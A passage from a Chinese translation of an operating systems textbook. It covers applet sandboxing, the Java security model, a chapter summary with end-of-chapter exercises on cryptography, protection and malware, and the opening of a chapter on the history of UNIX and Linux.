对运行中的二进制程序打补丁需要一些工作，但却是可行的。如果Applet是以源代码形式出现，工作就容易得多。随后在本地的编译器对Applet进行编译，自动查看静态地址并插入代码来校验运行中的动态地址。同样也需要一些运行时间的开销以便进行动态校验。Wahbe等人（1993）估计这方面的时间大约占4%，这一般是可接受的。

另一个要解决的问题是当Applet试图进行系统调用时会发生什么？解决方法是很直接的。系统调用的指令被一个叫做基准监视器的特殊模块所替代，这一模块采用了与动态地址校验相同的检查方式（或者，如果有源代码，可以链接一个调用基准监视器的库文件，而不是执行系统调用）。在这两个方法中，基准监视器检查每一个调用企图，并决定该调用是否可以安全执行。如果认为该调用是可接受的，如在指定的暂存目录中写临时文件，这种调用就可以执行。如果调用被认为是危险的或者基准监视器无法判断，Applet就被终止。若基准监视器可以判断是哪一个Applet执行的调用，内存里的一个基准监视器就能处理所有这样Applet的请求。基准监视器通常从配置文件中获知是否允许执行。

2. 解释

第二种运行不安全Applet的方法是解释运行并阻止它们获得对硬件的控制。Web浏览器使用的就是这种方法。网页上的Applet通常是用Java写的，Java可以是一种普通的编程语言，也可以是高级脚本语言，如安全TCL语言或Javascript。Java Applet首先被编译成一种叫做JVM（Java虚拟机，Java Virtual Machine）的面向栈的机器语言。正是这些JVM Applet被放在网页上，当它们被下载时就插入到浏览器内置的JVM解释器中，如图9-38所示。

使用解释运行的代码比编译运行的代码好处在于，每一条指令在执行前都由解释器进行检查。这就

给了解释器识别校验地址是否有效的机会。另外，系统调用也可以被捕捉并解释。这些调用的处理方式与安全策略有关。例如，如果Applet是可信任的（如来自本地磁盘的Applet），它的系统调用就可以毫无疑问会被执行。但是如果Applet不受信任（如来自Internet的Applet），它就会被放入沙盒来限制自身的行为。

高级脚本语言也能够被解释执行。这里，解释执行不需要机器地址，所以也就不存在脚本以不允许的方式访问内存所带来的危险。解释运行的缺点是：它与编译运行的代码相比十分缓慢。




图9-38 Applet可以被Web浏览器以解释方式执行

9.8.7 Java安全性

人们设计了Java编程语言和相关的运行时系统，是为了一次编写并编译后就能够在Interent上以二进制代码的形式运行在所有支持Java的机器上。从一开始设计Java语言开始，安全性就成为其重要的一部分。在这一小节，我们来看看它的工作原理。

Java是一种在类型上安全的编程语言，也就是说编译器会拒绝任何与自身类型不一致的变量使用。而C语言正好相反，请看下面的代码：

```
naughty_func()
{
   char *p;
   p = rand();
   *p = 0;
}
```

代码把产生的随机数放在指针p中。然后把0字节存储在p所包含的地址中，覆盖了地址里原先的任何代码和数据。而在Java中，混合使用类型的语句是被语法所禁止的。而且，Java没有指针变量、类型转换、用户控制的存储单元分配（如malloc和free），并且所有的数组引用都要在运行时进行校验。

Java程序被编译成一种叫做JVM（Java Virtual Machine）字节码的中间形态二进制代码。JVM有大约100个指令，大多数指令是把不同类型的对象压入栈、弹出栈或是用算术合并栈里的对象。这些JVM程序通常是解释执行程序，虽然在某些情况下它们可以被编译成机器语言以便执行得更快。在Java模式中，通过Internet发送到远程计算机上运行的Applet是JVM程序。

当Applet到达远程计算机时，首先由JVM字节码校验器查看Applet是否符合规则。正确编译的Applet会自动符合规则，但无法阻止一个恶意的用户用汇编语言写JVM格式的Applet。校验的规则包括：

1) Applet是否伪造了指针？

2) 是否违背了私有类成员的访问限制？

3) 是否试图把某种类型的变量用作其他类型？

4) 是否产生栈上溢或下溢？

5) 是否非法地将变量从一种类型转换为另一种类型？

如果Applet通过了所有的测试，它就能被安全地执行并且不用担心它会访问非自己所有内存空间。

但是Applet也可以通过调用Java方法（过程）来执行系统调用。Java处理这种调用的方法也在不断在进步。在最初的Java版本JDK（Java Development Kit）1.0里，Applet被分为两类：可信的与不可信的。从本地磁盘取出的Applet是可信的并被允许执行任何所需要的系统调用。相反，从Internet获取的Applet是不可信的。它们被限制在沙盒里运行，如图9-38所示，实际上并不能做什么事。

在从这一模式中取得了些经验后，Sun公司认为对Applet的限制太大了。在JDK 1.1版本里，引入了版本标注。当Applet从Internet传递过来后，系统首先查看Applet是否有用户信任的个人或组织标注（通过用户所信任的标注者列表来定义）。如果是，Applet就被允许做任何操作，否则就必须在沙盒里运行并且受到很强的限制。

在获取了一些经验后，代码标注也不那么令人满意了，所以安全模式又有了变化。JDK 1.2版本提供了一套可配置的严密的安全策略，针对包含本地和异地所有的Applet。安全模式非常复杂导致需要整整一本书来描述（Gong, 1999），我们仅仅归纳出一些精华的部分。

每一个Applet具有两个特性：来源于何处以及谁签署了它。来源于何处是指URL；谁签署了它是指签名所用的私钥。每个用户都能创建包含规则列表的安全策略。规则列出了URL、签署者、对象以及如果Applet的URL和签署者匹配规则时可在对象上执行的动作。从概念上来说，上述信息如图9-39所示，虽然真正的格式有所不同并且与Java的类等级有关。

URL	签署者	对象	动作
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/–	Read, Write, Delete

图9-39 JDK 1.2所指定的某些保护规则的实例

其中的一种允许的动作是访问文件。该动作可以指定某一特定的文件或目录，给定目录下的所有文件，或给定目录下所有的文件和子目录的递归集合。图9-21的三行包含了3种情况。在第一行里，用户Susan建立了她的许可文件，这样来自她的税务预备用计算机，www.taxprep.com，并由该公司签名的Applet可以访问位于1040.xls文件里的她的税务数据。这是惟一可读的文件，并且任何其他的Applet都不能读。而且，来自于所有资源的所有Applet，无论是否签名，都可以读写/usr/tmp中的文件。

而且，Susan也信任Microsoft，让来自于该公司站点并签名过的Applet读、写或删除Office目录下的所有文件。例如，修复bug并安装新的软件版本。为了校验签名，Susan要么在她的磁盘里存放公钥，要么动态地获取公钥，例如，在持有她所信任的公司的公钥以后，使用该公司的签名证书格式。

文件不是仅仅要保护的资源。网络访问也可以被保护。被保护的对象是特定计算机的特定端口。每一台计算机由一个IP地址或DNS名确定；计算机上的端口由一排数字确定。可能的动作包括要求连接远程计算机以及接受来自远程计算机的连接。通过这种方法，Applet可以获得访问网络的权限，但仅局限于与许可列表中明示的计算机进行交谈。Applet可以动态地装入所需的附加代码（类），但用户提供的类装载器可以精确地控制由哪台计算机产生这样的类。当然还有其他大量的安全特性。

9.9 有关安全性研究

计算机安全性是一个非常热门的话题，很多人都在研究。其中一个重要的话题就是可信计算，尤其是可信计算的平台（Erickson，2003；Garfinkel等人，2003；Reid和Caelli，2005以及Thibadeau，2006）和相关的公共政策话题（Anderson，2003）。信息流的模型和实现是一个正在研究的话题（Castro等人，2006；Efstathopoulos等人，2005；Hicks等人，2007和Zeldovich 等人，2006）。

用户验证（包括生物学识别）仍然是很重要的（BhargavSpantzel 等人，2006；Bergadano 等人，2002；Pusara和Brodley，2004；Sasse，2007 以及Yoon 等人，2004）。

各种恶意软件被广泛地研究，包括特洛伊木马（Agrawal 等人，2007；Franz，2007和Moffie等人，2006）、病毒（Bruschi 等人，2007；Cheng 等人，2007和Rieback 等人，2006）、蠕虫（Abdelhafez 等人，2007；Jiang和Xu，2006；Kienzle和Elder，2003以及Tang和Cheng，2007）、间谍软件（Egele 等人，2007；Felten和Halderman，2006以及Wu 等人，2006）和rootkit（Kruegel 等人，2004；Levine 等人，2006；Quynh和Takefuji，2007以及Wang和Dasgupta，2007）。既然病毒、间谍软件和rootkit都会尽力地隐藏，那么就会有关于stealth技术的工作以及它们怎么样才能被侦测到（Carpenter 等人，2007；Garfinkel 等人，2007以及Lyda和Hamrock，2007）。加密技术本身也要被检查（Harmsen和Pearlman，2005以及Kratzer 等人，2006）。

9.10 小结

计算机中经常会包含有价值的机密数据，包括纳税申请单、信用卡账号、商业计划、交易秘密等。这些计算机的主人通常非常渴望保证这些数据是私人所有，不会被窜改，这就迅速地导致了我们要求操

作系统一定要有好的安全性。一种保证信息机密的方法是把它加密并妥善地保管密钥。有时侯提供数字信息的验证是很重要的，在这种情况下，可以使用加密散列表、数字签名，以及被一个可信的证书验证机构所签名的证书。

对信息的访问权限可以模型化为一个大矩阵，行表示域（用户），列表示对象（文件）。每一个元素表示相应的域对相应对象的访问权限。因为这个矩阵是稀疏的，所以它可以按行存储，这样就成了一个能力链表，表示某一域能够做什么；或者稀疏矩阵也可以按列存储，这样就成了一个访问控制链表，表示谁并且如何访问这个对象。使用正式的建模技术，系统里的信息流可以被模型化并受到限制。但是，有时利用隐秘的通道还是可以泄露出去的，比如调整CPU的利用率。

在任何一个安全的系统一定要认证用户。这可以通过用户知道的、用户拥有的，或者用户的身份（生物测定）来完成。使用双因素的身份认证，比如虹膜扫描和口令，可以加强安全性。

代码中有很多bug可以被利用来控制程序和系统。这些包括缓冲区溢出、格式串攻击、返回libc攻击、整数溢出攻击、代码注入攻击和特权扩大攻击。

Internet上遍布恶意软件，有特洛伊木马、病毒、蠕虫、间谍软件和rookit。每一个都对数据机密性和一致性产生着威胁。更糟糕的是，恶意软件攻击可能会控制一台机器，并把这台机器变成一台僵尸机器用来发送垃圾邮件或者发起其他的攻击。

幸运的是，系统有很多种方法来保护自己。最好的策略就是全面防御，使用多种技术一起防御。这些技术有防火墙、病毒扫描、代码签名、囚禁、入侵检测，以及封装移动代码。

习题

1. 破译下列的单一字符替换密文。明文包含的仅仅是字母，并且是Lewis Carroll的著名诗歌。

   kfd ktbd fzm eubd kfd pzyiom mztx ku kzyg ur bzha kfthcm

   ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm

   zhx pfa kfd mdz tm sutythc fuk zhx pfdkfdi ntcm fzld pthcm

   sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk

   rui mubd ur om zid uok ur sidzkf zhx zyy ur om zid rzk

   hu foiia mztx kfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk

2. 假设有一个私密密钥使用了26×26矩阵，行与列都以ABC...Z开头。明文每次用两个字符加密。第一个字符是列，第二个字符是行。每个单元由包含两个密文字符的行和列交叉组成。这样的矩阵必须有些什么限制？共有多少个密钥？
3. 私密密钥机制比公钥机制更有效，但需要发送者和接收者事先共用一个密钥。假设发送者和接收者从未碰到过，但有可信的第三方与发送方共享密钥与接收方也共享密钥（另一个）。那么发送方和接收方如何在这种环境下建立一个新的共享密码体制？
4. 举一个简单例子说明一个数学函数，对一级近似来说这一函数是单向函数。
5. 假设有A和B两个陌生人想使用对称密钥加密和对方交流，但是没有共享对称钥匙。假设他们俩都信任第三方C，C的公钥是大家都知道的。在这种情况下两个陌生人如何建立一个新的对称密钥？
6. 假设一个系统在某时有1000个对象和100个域。在所有域中1%的对象是可访问的（r、w和x的某种组合），两个域中有10%的对象是可访问的，剩下89%的对象只在惟一一个域中才可访问。假设需要一个单位的空间存储访问权（r、w和x的某种组合）、对象ID或一个域ID。分别需要多少空间存储全部的保护矩阵、作为访问控制表的保护矩阵和作为能力表的保护矩阵？
7. 我们讨论过的两种保护机制有能力表和访问控制表。对于下面每个保护问题，请问应该使用哪个机制。

   a) Ken希望除了他的某位办公室的同事之外，其他所有人都可以读到他的文件。

   b) Mitch和Steve想要共享一些秘密文件。

   c) Linda想要她一部分的文件是公开的。
8. 说出在这个UNIX目录里所列保护矩阵的所有者和操作权限。请注意，asw属于两个组：users和devel；gmw仅仅是users组的成员。把两个成员和两个组当作域，矩阵就有四行（每个域一行）和四列（每个文件一列）。

-rw-r--r--	2	gmw	users	908	May 26 16:45	PPP-Notes
-rwxr-xr-x	1	asw	devel	432	May 13 12:35	prog1
-rw-rw----	1	asw	users	50094	May 30 17:51	project.t
-rw-r-----	1	asw	devel	13124	May 31 14:30	splash.gif

9. 把前一个问题中的内容作为访问列表，说出每个所列目录的操作权限。
10. 在保护权限的Amoeba架构里，用户可要求服务器产生一个享有部分权限的新权限，并可转移给用户的朋友。如果该朋友要求服务器移去更多的权限以便转移给其他人的话，会发生什么情况呢？
11. 在图9-13里，从进程B到对象1没有箭头。可以允许存在这类箭头吗？如果存在，它破坏了什么原则？
12. 如果在图9-13里允许消息从进程传递到进程，这样符合的是什么原则？特别对进程B来说，它可以对哪些进程发送消息，哪些不可以？
13. 请看图9-16所示的隐写术。每个像素由色彩空间的点表示，该点处在其轴为R、G、和B值的三维系统中。在使用这个空间时，请解释在图片中如果使用了隐写术，对分辨率有何影响？
14. 采用各种压缩算法ASCII文件里的自然语言可被压缩至少50%。如果采用在1600×1200图片中每个像素低位插入ASCII文本的方法，隐写术可写入的容量大小为多少个字节？图片尺寸将增加到多少（假设没有加密数据也没有由加密带来的扩展）？这种方法的效率即负载/（所传送的字节）多大？
15. 假设一组紧密联系的持不同政见者在被压制的国家使用隐写术发送有关该国的状况消息到国外，政府意识到这一点并发送含有虚假信息的伪造图片。这些持不同政见者如何告诉人们来区分真实的消息和错误的消息？
16. 去www.cs.vu.nl/ast网站点击covered writing链接。按照指令抽取剧本。回答下面的问题：
    (a) 原始的斑马纹和斑马纹文件的大小是多少？
    (b) 斑马纹文件中秘密地存储了什么剧本？
    (c) 斑马纹文件中秘密地存储了多少字节？
17. 让计算机不回显密码比回显星号安全些。因为回显出星号会让屏幕周围的人知道密码的长度。假设密码仅包括大小写字母和数字，密码长度必须大于5个字符小于8个字符，那么在不出现回显时有多安全？
18. 在得到学位证书后，你申请作为一个大学计算中心的管理者。这个计算中心正好淘汰了旧的主机，转用大型的LAN服务器并运行UNIX系统。你得到了这个工作。工作开始15分钟后，你的助理冲进来叫道，”有的学生发现了我们用来加密密码的算法并贴在Internet。”那么你该怎么办？
19. Morris-Thompson采用n位随机码（盐）的保护模式使得入侵者很难发现大量事先用普通字符串加密的密码。当一个学生试图从自己的计算机上猜出超级用户密码时，这一结构能提供安全保护吗？假设密码文件是可读的。
20. 请解释UNIX口令机制与加密原理的不同。
21. 假设一个黑客可以得到一个系统的密码文件。系统使用有n位salt的Morris-Thompson保护机制的情况相对于没有使用这种机制的情况下，黑客需要多少额外的时间破解所有密码。
22. 请说出3个有效地采用生物识别技术作为登录认证的特征。
23. 某个计算机科学系有大量的在本地网络上的UNIX机器。任何机器上的用户都可以以

    ```
    rexec machine4 who
    ```

    的格式发出命令并在machine4上执行，而不用远程登录。这一结果是通过用户的核心程序把命令和UID发送到远程计算机所完成的。在这一系统中，核心程序是可信任的吗？如果有些计算机是学生的无保护措施的个人计算机呢？
24. 在UNIX系统里使用密码与Lamport登录到非安全网络的架构有何相同点？
25. Lamport的一次性密码技术采用的逆序密码。这种方法比第一次用$f(s)$，第二次用$f(f(s))$并依次类推的方法更简单吗？
26. 使用MMU硬件来阻止如图9-24的溢出攻击可行吗？解释为什么？
27. 请列出C编译器的一种可大量减少安全漏洞的特性。为什么这种特性没有被广泛使用？
28. 特洛伊木马可以在由权限保护的系统中工作吗？
29. 在删除文件时，文件块被放回空闲块列表，但并没有被清除。你认为让操作系统在释放之前首先清除每个文件块是个好办法吗？请从这两种做法的安全性和性能分别考虑？并解释每种操作的效果？
30. 寄生病毒如何保证a) 在主程序运行前自己先运行？b) 完成自己的操作后把控制权交还给主程序？
31. 有些操作系统需要在磁道的开始处设置磁盘分区。这对引导区病毒来说有什么便利？
32. 改变图9-27所示的程序，让它找到所有的C语

言程序而不是可执行程序。

33. 图9-32d所示的病毒被加密过。反病毒实验室的科学家如何判断哪部分文件是加密密钥以便能够解密病毒代码并反向恢复？Virgil如何才能让这些科学家的工作更困难？
34. 图9-32c的病毒同时有压缩程序和解压缩程序。解压缩程序用来展开并运行被压缩的可运行程序，那么压缩程序用来做什么呢？
35. 从病毒制作者的观点出发，说出多形态加密病毒的一个缺点。
36. 通常人们把下列操作看作是受到病毒攻击后的恢复措施：
    a) 启动被感染的系统。
    b) 把所有文件备份到外部存储介质。
    c) 运行fdisk格式化磁盘。
    d) 从原版的CD-ROM重新安装操作系统。
    e) 从外部存储介质重新装入文件。
    请说明上述操作中的两个错误。
37. 在UNIX里可能存在共事者病毒吗（不改动已有文件的病毒）？如果可能，为什么？如果不可能，为什么？
38. 病毒和蠕虫的区别是什么？它们分别是如何繁殖的？
39. 自解压缩文件，把一个或多个文件以及一个提取程序压缩在一起，通常用作发布程序或升级程序。请讨论这种文件的安全特性。
40. 讨论用某个程序做输入，写一个判断此输入程序是否含有病毒程序的可能性。
41. 9.8.1节描述了通过一系列防火墙规则将外界访问限制在仅有的三个服务上。请描述另一个能添加到此防火墙上的规则集，使得对这些服务的访问受到进一步严格的限制。
42. 在某些计算机上，图9-37b使用的SHR指令用“0”来填充未被使用的位；而其他位向右移。对图9-37b来说，使用不同的移位指令对正确性是否存在影响？如果有影响，哪种移位方法更好一些？
43. 要校验Applet是否由可信的供应商标记，Applet供应商可以提供由可信第三方签署的证书，其中包括其公钥。但是读取证书用户需要可信第三方的公钥。这可由第四方提供，但是用户又需要第四方的公钥。这看上去没有办法解决验证系统，然而实际上浏览器却可以做到。为什么？
44. 描述使得Java成为比C能写出更安全的程序的编程语言的三个特征。
45. 假设你的系统使用JDK 1.2。给出允许一个来自www.appletsRus.com的小应用程序在你的机器上运行时你使用的规则（类似图9-39中的那些规则）。这个小应用程序可能从www.appletsRus.com中下载额外的文件，在/usr/tmp/中读写文件，也从/usr/me/appletdir中读文件。
46. 用C语言或shell脚本写一对程序，通过UNIX系统里的隐蔽信道来发送和接收消息。提示：即使当文件不可访问时也可以看到许可位，通过设置其参数的方法，确保sleep命令或系统调用被延迟一段固定的时间。请度量在一个空闲系统上的数据率，然后通过启动大量的各种后台进程来人为创建较大的负载，再次计算数据率。
47. 一些UNIX系统使用DES算法加密密码。这些系统通常连续25次应用DES算法获得加密密码。从网上下载一个DES的实现，写一个程序加密一个密码，检查一个密码对这个系统是否有效。使用Morris-Thompson保护机制产生一个有10个加密密码的列表。使用16位盐。
48. 假设一个系统使用访问控制表维护它的保护矩阵。根据如下情况写一组管理函数管理访问控制表：(1) 创建一个新的项目；(2) 删除一个对象；(3) 创建一个新域；(4) 删除一个域；(5) 新的访问权限(r、w和x的某种组合) 被授予一个域来访问一个对象；(6) 撤销已存在的对一个域的对象的访问权限；(7) 授予某个对象对所有域的访问权限；(8) 撤销某个对象对所有域的访问权限。

第10章　实例研究1：Linux

在前面的章节中，我们大体上学习了很多关于操作系统的原理、抽象、算法和技术。现在分析一些具体的操作系统，看一看这些原理在现实世界中是怎样应用的。我们将从Linux开始，它是UNIX的一个很流行的衍生版本，可以运行在各类计算机上。它不仅是高端工作站和服务器上的主流操作系统之一，还在移动电话到超级计算机的一系列系统中得到应用。Linux系统也体现了很多重要的操作系统设计原理。

我们将从Linux的历史以及UNIX与Linux的演化开始讨论，然后给出Linux的概述，从而使读者对它的使用有一些概念。这个概述对那些只熟悉Windows系统的读者尤为有用，因为Windows系统实际上对使用者隐藏了几乎所有的系统细节。虽然图形界面可以使初学者很容易上手，但它提供了很少的灵活性而且不能使用户洞察到系统是如何工作的。

接下来是本章的核心内容，我们将分析Linux的进程与内存管理、I/O、文件系统以及安全机制。对于每个主题，我们将先讨论基本概念，然后是系统调用，最后讨论实现机制。

我们首先应该解决的问题是：为什么要用Linux作为例子？的确，Linux是UNIX的一个衍生版本，但UNIX自身有很多版本，还有很多其他的衍生版本，包括AIX、FreeBSD、HP-UX、SCO UNIX、System VSolaris等。幸运的是，所有这些系统的基本原理与系统调用大体上是相同的（在设计上）。此外，它们的总体实现策略、算法与数据结构也很相似，不过也有一些不同之处。为了使我们的例子更具体，最好选定一个系统然后从始至终地对它进行讨论。因为大多数读者相对于其他系统而言更容易接触到Linux，故我们选中Linux作为例子。况且除了实现相关的内容，本章的大部分内容对所有UNIX系统都是适用的。有很多书籍介绍怎样使用UNIX，但也有一些介绍其高级特性以及系统内核（Bovet和Cesati，2005；Maxwell，2001；McKusick和Neville-Neil，2004；Pate，2003；Stevens和Rago，2008；Vahalia，2007）

10.1　UNIX与Linux的历史

UNIX与Linux有一段漫长而又有趣的历史，因此我们将从这里开始我们的学习。UNIX开始只是一个年轻的研究人员（Ken Thompson）的业余项目，后来发展成价值数十亿美元的产业，涉及大学、跨国公司、政府与国际标准化组织。在接下来的内容里我们将展开这段历史。

10.1.1　UNICS

回到20世纪40～50年代，当时使用计算机的标准方式是签约租用一个小时的机时，然后在这个小时内独占整台机器。至少从这个角度，所有的计算机都是个人计算机。当然，这些机器体积庞大，在任何时候只有一个人（程序员）能使用它们。当批处理系统在20世纪60年代兴起时，程序员把任务记录在打孔卡片上并提交到机房。当机房积累了足够的任务后，将由操作员在一次批处理中处理。这样，往往在提交任务一个甚至几个小时后才能得到结果。在这种情况下，调试成为一个费时的过程，因为一个错位的逗号都会导致程序员浪费数小时。

为了摆脱这种公认的令人失望且没有效率的设计安排，Dartmouth学院与M.I.T发明了分时系统。Dartmouth系统只能运行BASIC，并且经历了短暂的商业成功后就消失了。M.I.T的系统CTSS用途广泛，在科学界取得了巨大的成功。不久之后，来自Bell实验室与通用电器（随后成为计算机的销售者）的研究者与M.I.T合作开始设计第二代系统MULTICS（MULTiplexed Information and Computing Service，多路复用信息与计算服务），我们在第一章讨论过它。

虽然Bell实验室是MULTICS项目的创始方之一，但是它后来撤出了这个项目，仅留下一位研究人员Ken Thompson寻找一些有意思的东西继续研究。他最终决定在一台废弃的PDP-7小型机上自己写一个精简版的MULTICS（当时使用汇编语言）。尽管PDP-7体积很小，但是Thompson的系统实际上可以工作并且能够支持他的开发成果。随后，Bell实验室的另一位研究者Brian Kernighan有点开玩笑地把它叫做

UNICS（UNiplexed Information and Computing Service，单路信息与计算服务）。尽管“EUNUCHS”的双关语是对MULTICS的删减，但是这个名字保留了下来，虽然其拼写后来变成了UNIX。

10.1.2 PDP-11 UNIX

Thompson的工作给很多他在Bell实验室的同事留下了深刻的印象，很快Dennis Ritchie加入进来，接着是他所在的整个部门。在这段时间，UNIX系统有两个重大的发展。第一，UNIX从过时的PDP-7计算机移植到更现代化的PDP-11/20，然后是PDP-11/45和PDP-11/70。后两种机器在20世纪70年代占据了小型计算机的主要市场。PDP-11/45和PDP-11/70的功能更为强大，有着在当时较大的物理内存（分别为256KB与2MB）。同时，它们有内存保护硬件，从而可以同时支持多个用户。然而，它们都是16位机器，从而限制了单个进程只能拥有64KB的指令空间和64KB的数据空间，即使机器能够提供远大于此的物理内存。

第二个发展则与编写UNIX的编程语言有关。直到现在，为每台新机器重写整个系统显然是一件很无趣的事情，因此Thompson决定用自己设计的一种高级语言B重写UNIX。B是BCPL的简化版（BCPL自己是CPL的简化版，而CPL就像PL/I一样从来没有好用过）。由于B的种种缺陷，尤其是缺乏数据结构，这次尝试并不成功。接着Ritchie设计了B语言的后继者，很自然地命名为C。Ritchie同时为C编写了一个出色的编译器。Thompson和Ritchie一起工作，用C重写了UNIX。C是恰当的时间出现的一种恰当的语言，从此统治了操作系统编程。

1974年，Ritchie和Thompson发表了一篇关于UNIX的里程碑式的论文（Ritchie和Thompson，1974）。由于他们在论文中介绍的工作，他们随后获得了享有盛誉的图灵奖（Ritchie，1984；Thompson，1984）。这篇论文的发表使许多大学向Bell实验室索要UNIX的复制。由于Bell实验室的母公司AT&T在当时作为垄断企业受到监管，不允许经营计算机业务，它很愿意能够通过向大学出售UNIX获取适度的费用。

一个偶然事件往往能够决定历史。PDP-11正好是几乎所有大学的计算机系选择的计算机，而PDP-11预装的操作系统使大量的教授与学生望而生畏。UNIX很快地填补了这个空白。这在很大程度上是因为UNIX提供了全部的源代码，人们可以（实际上也这么做了）不断地进行修补。大量科学会议围绕UNIX举行，在会上杰出的演讲者们站在台上介绍他们在系统核心中找到并改正的隐蔽错误。一位澳大利亚教授John Lions用通常是为乔叟（Chaucer）或莎士比亚（Shakespeare）作品保留的格式为UNIX的源代码编写了注释（1996年以Lions的名义重新印刷）。这本书介绍了版本6，之所以这么命名是因为它出现在UNIX程序员手册的第6版中。源代码包含8200行C代码以及900行汇编代码。由于以上所有这些活动，关于UNIX系统的新想法和改进迅速传播开来。

在几年内，版本6被版本7代替，后者是UNIX的第一个可移植版本（运行在PDP-11以及Interdata 8/32上），已经有18 800行C代码以及2100行汇编代码。在版本7上培养了整整一代的学生，这些学生毕业去业界工作后促进了它的传播。到了20世纪80年代中期，各个版本的UNIX在小型机与工程工作站上已广为使用。很多公司甚至买下源代码版权开发自己的UNIX版本，其中有一家年轻小公司叫做Microsoft（微软），它以XENIX的名义出售版本7好几年了，直到它的兴趣转移到了其他方向上。

10.1.3 可移植的UNIX

既然UNIX是用C编写的，将它移动或者移植（正式说法）到一台新机器上比早先的时候要容易多了。移植首先需要为新机器写一个C编译器，然后需要为新机器的I/O设备，如显示器、打印机、磁盘等编写设备驱动。虽然驱动的代码是用C写的，但由于没有两个磁盘按照同样的方式工作，它不能被移植到另一台机器，并在那台机器上编译运行。最终，一小部分依赖于机器的代码，如中断处理或内存管理程序，必须重写，通常使用汇编语言。

从PDP-11向外的第一次移植是到Interdata 8/32小型机上。这次实践显示出UNIX在设计时暗含了一大批关于系统运行机器的假定，例如假定整型的大小为16位，指针的大小也是16位（暗示程序最大容量为64KB），还有机器刚好有三个寄存器存放重要的变量。这些假定没有一个与Interdata机器的情况相符，因此整理修改UNIX需要大量的工作。

另一个问题来自Ritchie的编译器。尽管它速度快，能够产生高质量的目标代码，这些代码只是基于PDP-11机器。有别于针对Interdata机器写一个新编译器的通常做法，Bell实验室的Steve Johnson设计并

实现了可移植的C编译器，只需要适量的修改工作就能够为任何设计合理的机器生成目标代码。多年以来，除了PDP-11以外几乎所有机器的C编译器都是基于Johnson的编译器，因此Johnson的工作极大地促进了UNIX在新计算机上的普及。

由于所有的开发工作都必须在惟一可用的UNIX机器PDP-11上进行，这台机器正好在Bell实验室的第五层，而Interdata在第一层，因此最初向Interdata机器的移植进度缓慢。生成一个新版本意味着在五楼编译，然后把一个磁带搬到一楼去检查这个版本是否能用。在搬了几个月的磁带后，有人提出："要知道我们是一家电话公司，为什么我们不把两台机器用电线连接起来？"这样UNIX网络诞生了。在移植到Interdata之后，UNIX又移植到VAX和其他计算机上。

在AT&T于1984年被美国政府拆分后，它获得了设立计算机子公司的法律许可，并很快就这样做了。不久，AT&T发布了第一个商业化的UNIX产品——System III。它并没有被很好地接受，因此在一年之后就被一个改进的版本System V取代。关于System IV发生了什么是计算机科学史上最大的未解之谜之一。最初的System V很快就被System V的第2版，第3版，接着是第4版取代，每一个新版本都更加庞大和复杂。在这个过程中，UNIX系统背后的初始思想，即一个简单、精致的系统，逐渐地消失了。虽然Ritchie与Thompson的小组之后开发了UNIX的第8、第9与第10版，由于AT&T把所有的商业力量都投入到推广System V中，它们并没有得到广泛的传播。然而，UNIX的第8、第9与第10版的部分思想被最终包含在System V中。AT&T最后决定，它毕竟是一家电话公司而不是一家计算机公司，因此把UNIX的生意在1993年卖给了Novell。Novell随后在1995年把它又卖给了Santa Cruz Operation。那时候谁拥有UNIX的生意已经无关紧要了，因为所有主要的计算机公司都已经拥有了其许可证。

10.1.4 Berkeley UNIX

加州大学伯克利分校（University of California at Berkeley）是早期获得UNIX第6版的众多大学之一。由于获得了整个源代码，Berkeley可以对系统进行充分的修改。在ARPA（Advanced Research Project Agency，（美国国防部）高级研究计划署）的赞助下，Berkeley开发并发布了针对PDP-11的UNIX改进版本，称为1BSD（First Berkeley Software Distribution，Berkeley软件发行第1版）。这个版本之后很快有另一个版本紧随，称作2BSD，它也是为PDP-11开发的。

更重要的版本是3BSD，尤其是其后继者，为VAX开发的4BSD。虽然AT&T发布了一个VAX上的UNIX版本称为32V，这个版本本质上是UNIX第7版，但是，相比之下，4BSD包含一大批改进。最重要的改进是应用了虚拟内存与分页，使得程序能够按照需求将其一部分调入或调出内存，从而使程序能够比物理内存更大。另一个改进是允许文件名长于14个字符。文件系统的实现方式也发生了变化，其速度得到了显著的提高。信号处理变得更为可靠。网络的引入使得其使用的网络协议TCP/IP成为UNIX世界的实际标准。因为Internet由基于UNIX的服务器统治，TCP/IP接着也成为了Internet的实际标准。

Berkeley也为UNIX添加了许多应用程序，包括一个新的编辑器（vi）、一个新的shell（csh）、Pascal与Lisp的编译器，以及很多其他程序。所有这些改进使得Sun Microsystems，DEC以及其他计算机销售商基于Berkeley UNIX开发它们自己的UNIX版本，而不是基于AT&T的"官方"版本System V。因此Berkeley UNIX在教学、研究以及国防领域的地位得到确立。如果希望得到更多关于Berkeley UNIX的信息，请查阅参考文献（McKusick 等人，1996）。

10.1.5 标准UNIX

在20世纪80年代后期，两个不同且一定程度上不相兼容的UNIX版本（4.3BSD与System V第3版）得到广泛使用。另外，几乎每个销售商都会增加自己的非标准增强特性。UNIX世界的这种分裂，加上二进制程序格式没有标准的事实，使得任何软件销售商编写和打包的UNIX程序都不可能在其他UNIX系统上运行（正如MS-DOS所做的一样），从而极大地阻碍了UNIX的商业成功。各种各样标准化UNIX的尝试一开始都失败了。一个典型的例子是AT&T发布的SVID（System V Interface Definition，System 5界面定义），它定义了所有的系统调用、文件格式等。这个标准尝试使所有System V的销售商保持一致，然而它在敌对阵营（BSD）中直接被忽略，没有任何效果。

第一次使UNIX的两种流派一致的严肃尝试来源于IEEE（它是一个得到高度尊重的中立组织）标准委员会的赞助。有上百名来自业界、学界以及政府的人员参加了此项工作。他们共同决定将这个项目命

名为POSIX。前三个字母代表可移植操作系统（Portable Operating System），后缀IX用来使这个名字与UNIX的构词相似。

